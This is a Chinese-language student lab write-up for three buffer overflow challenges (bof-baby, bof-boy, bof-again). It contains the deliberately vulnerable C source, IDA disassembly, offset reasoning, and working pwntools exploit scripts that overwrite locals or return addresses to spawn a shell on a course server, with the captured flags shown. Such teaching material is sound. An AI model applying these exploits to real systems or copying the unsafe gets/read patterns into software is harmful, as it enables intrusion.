实验 1. Buffer Overflow Baby

漏洞利用思路和方法

漏洞产生原因

```
➜  01_bof_baby gcc -fno-stack-protector bof-baby.c -o 1
bof-baby.c: In function 'hear':
bof-baby.c:11:5: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
     gets(str);
     ^~~~
     fgets
/tmp/ccEtzZgl.o: In function `hear':
bof-baby.c:(.text+0x1d): warning: the `gets' function is dangerous and should not be used.
```

可以看到gcc编译器下会对gets调用发出警告(the `gets` function is dangerous and should not be used)。

`gets`函数从标准输入读入用户输入的一行文本，在遇到EOF字符或换行字符前，不会停止读入文本。即该函数不执行越界检查，故有可能使任何缓冲区溢出。

漏洞利用方法

```
#define LENGTH 50
void hear(){
      char p1 = 'N';
      char p2 = 'Y';
      char str[LENGTH];
      gets(str);
      if (p1==p2) {
            printf("[HACKED]\n");
            system("/bin/sh");
     }
}
```

观察`hear()`函数源代码可以发现，系统为`str`预留的空间是50，如果读入的字符串长度超出了50，则会造成缓冲区溢出，而且实验中关闭了软件保护机制，因此我们可以通过缓冲区溢出覆盖程序的局部变量`p1`和`p2`，输入52个字符，其中最后2个字符需要相同，就可以绕过检查获取shell。


关键分析步骤及结果

实验脚本

```
from pwn import *

sh = remote('47.99.80.189', 10001)      # pwntools通过socket连接至远端
sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
sh.sendline('3180105507')
sh.recvuntil("Tell me something, less than 50 characters:\n")

# 通过缓冲区溢出覆盖程序的局部变量，绕过检查获取shell
payload = 'a' * 52
sh.sendline(payload)            # 发送计算的payload

```

```
sh.recvuntil("[HACKED]\n")      # 交互至接受完 "[HACKED]\n"
sh.sendline("./flag.exe 3180105507")
sh.interactive()      # 将代码交互转换为手工交互
```

实验结果



实验 2. Buffer Overflow Boy

漏洞利用思路和方法

漏洞产生原因

`read()`函数也是不安全的函数，同样不执行越界检查，故有可能使缓冲区溢出。

漏洞利用方法

```
#define LENGTH 10
void target_code(void)
{
      printf("[HACKED]\n");
      execve("/bin/sh", NULL, NULL);
      exit(0);
}

void func(void)
{
      char buffer[LENGTH]={'0'};
      read(0,buffer,LENGTH*3);
      if (strlen(buffer) > 10) {
            printf("[x] Invalid Password \n");
            exit(0);
     }
}
```

观察源代码可知，我们可以通过读入`buffer`使缓冲区溢出覆盖`func()`函数的返回地址，跳转至目的函数`target_code()`获取shell。

此外，`fun()`函数限制了`buffer`的长度为不超过10，否则会输出`Invalid Password`，因此我们可以利用`strlen()`函数，在不超过长度10的位置通过插入截断\x00或\0来通过限制。

关键分析步骤及结果

关键分析步骤

- 查看`target_code`函数的起始地址。

- 用IDA对`func`函数进行反汇编，可以看到EBP与EBP的距离12H，而栈中的EBP占栈内存6H，所以要覆盖到返回地址需要18H，即到达目标函数需要输入的`buffer`长度为22。

```
1  void func()
2  {
3    char buffer[10]; // [esp+6h] [ebp-12h] BYREF
4
5    *(_DWORD *)buffer = 48;
6    *(_DWORD *)&buffer[4] = 0;
7    *(_WORD *)&buffer[8] = 0;
8    read(0, buffer, 0x1Eu);
9    if ( strlen(buffer) > 0xA )
10   {
11     puts("[x] Invalid Password ");
12     exit(0);
13   }
14 }
```

实验脚本

```
1  from pwn import *
2
3  sh = remote('47.99.80.189', 10002)      # pwntools通过socket连接至远端
4  sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
5  sh.sendline('3180105507')
6  sh.recvuntil("[*] Give me something to overflow me! \n")
7
8  # 通过缓冲区溢出覆盖程序的返回地址，跳转至目的函数获取shell
9  payload = b'a' + b'\0' + b'a' * 20 + p32(0x08048576)
10 sh.sendline(payload)             # 发送计算的payload
11
12 sh.recvuntil("[HACKED]\n")       # 交互至接受完 "[HACKED]\n"
13 sh.sendline("./flag.exe 3180105507")
14 sh.interactive()      # 将代码交互转换为手工交互
```

实验结果

```
→  02_bof_boy python3 bof-boy.py
[+] Opening connection to 47.99.80.189 on port 10002: Done
[*] Switching to interactive mode
CHALLENGE: bof-boy
 ▄▄▄▄▄▄  ▄▄▄▄▄▄  ▄▄▄   ▄▄▄ ▄▄▄▄▄▄  ▄▄▄▄▄▄  ▄▄▄▄▄  ▄▄▄▄▄▄▄ ▄▄▄▄▄▄
 ▀▀▀▀▀▀  ▀▀▀▀▀▀  ▀▀▀   ▀▀▀ ▀▀▀▀▀▀  ▀▀▀▀▀▀  ▀▀▀▀▀  ▀▀▀▀▀▀▀ ▀▀▀▀▀▀
[ timestamp ] Tue Apr  6 11:45:14 2021
You flag: ssec2021{bof-boy|a1e6b39a}
```

实验 3. Buffer Overflow Again

漏洞利用思路和方法

漏洞产生原因

同实验2，`read()`函数不执行越界检查，有可能使缓冲区溢出。

漏洞利用方法

```
#define LENGTH 20
void target_code(unsigned int arg1,unsigned int arg2)
{
    if(arg1==0xaaaabbbb&&arg2==0xccccdddd){
          printf("[HACKED]\n");
          execve("/bin/sh", NULL, NULL);
    }else{
          printf("please try again!\n");
    }
    return;
}

void func(void)
{
      char buffer[LENGTH]={'0'};
      read(0,buffer,LENGTH*3);
}
```

观察源代码可知，我们可以通过读入`buffer`使缓冲区溢出覆盖`func()`函数的返回地址，跳转至目的函数`target_code(unsigned int arg1,unsigned int arg2)`获取shell。

与实验2不同的是，目的函数`target_code()`带有参数`arg1`和`arg2`，因此我们还需要通过溢出对参数赋值，使`arg1=0xaaaabbbb, arg2==0xccccdddd`。

关键分析步骤及结果

关键分析步骤

- 查看`target_code`函数的起始地址。

- 用IDA查看`func`函数的汇编代码可以看到变量`buffer`与EBP的距离为1CH，`var_4`的距离是4，所以要覆盖到返回地址需要28+4=32个字节，即到达目标函数需要输入的`buffer`长度为32。

```
.text:0804857C
.text:0804857C
.text:0804857C ; Attributes: bp-based frame
.text:0804857C
.text:0804857C ; void func()
.text:0804857C public func
.text:0804857C func proc near
.text:0804857C
.text:0804857C buffer= byte ptr -1Ch
.text:0804857C var_4= dword ptr -4
.text:0804857C
```

- 查看`target_code`函数的汇编代码可以看到变量`var_4`占据了4个字节，在赋值参数`arg1`和`arg2`之前还要覆盖这4个字节。


```
.text:08048516
.text:08048516
.text:08048516 ; Attributes: bp-based frame
.text:08048516
.text:08048516 ; void __cdecl target_code(unsigned int arg1, unsigned int arg2)
.text:08048516 public target_code
.text:08048516 target_code proc near
.text:08048516
.text:08048516 var_4= dword ptr -4
.text:08048516 arg1= dword ptr  8
.text:08048516 arg2= dword ptr  0Ch
.text:08048516
.text:08048516 ; __unwind {
.text:08048516 push    ebp
.text:08048517 mov     ebp, esp
.text:08048519 push    ebx
.text:0804851A sub     esp, 4          ; Integer Subtraction
.text:0804851D call    __x86_get_pc_thunk_bx ; Call Procedure
.text:08048522 add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $) ; Add
.text:08048528 cmp     [ebp+arg1], 0AAAABBBBh ; Compare Two Operands
.text:0804852F jnz     short loc_8048564 ; Jump if Not Zero (ZF=0)
```

实验脚本

```python
from pwn import *

sh = remote('47.99.80.189', 10003)      # pwntools通过socket连接至远端
sh.recvuntil("Please input your StudentID:\n") # 远程环境统一要求输入学号
sh.sendline('3180105507')
sh.recvuntil("[*] Give me something to overflow me! \n")

# 通过缓冲区溢出覆盖程序的返回地址，并跳转至带有参数的目的函数获取shell
payload = b'a' * 32 + p32(0x08048516) + b'a' * 4 + p32(0xaaaabbbb) + p32(0xccccdddd)
sh.sendline(payload)            # 发送计算的payload

sh.recvuntil("[HACKED]\n")      # 交互至接受完 "[HACKED]\n"
sh.sendline("./flag.exe 3180105507")
sh.interactive()      # 将代码交互转换为手工交互
```

实验结果

```
➜  03_bof_again python3 bof-again.py
[+] Opening connection to 47.99.80.189 on port 10003: Done
[*] Switching to interactive mode
CHALLENGE: bof-again
```




```
[ timestamp ] Tue Apr  6 11:58:20 2021
You flag: ssec2021{bof-again|a1e6b39a}
```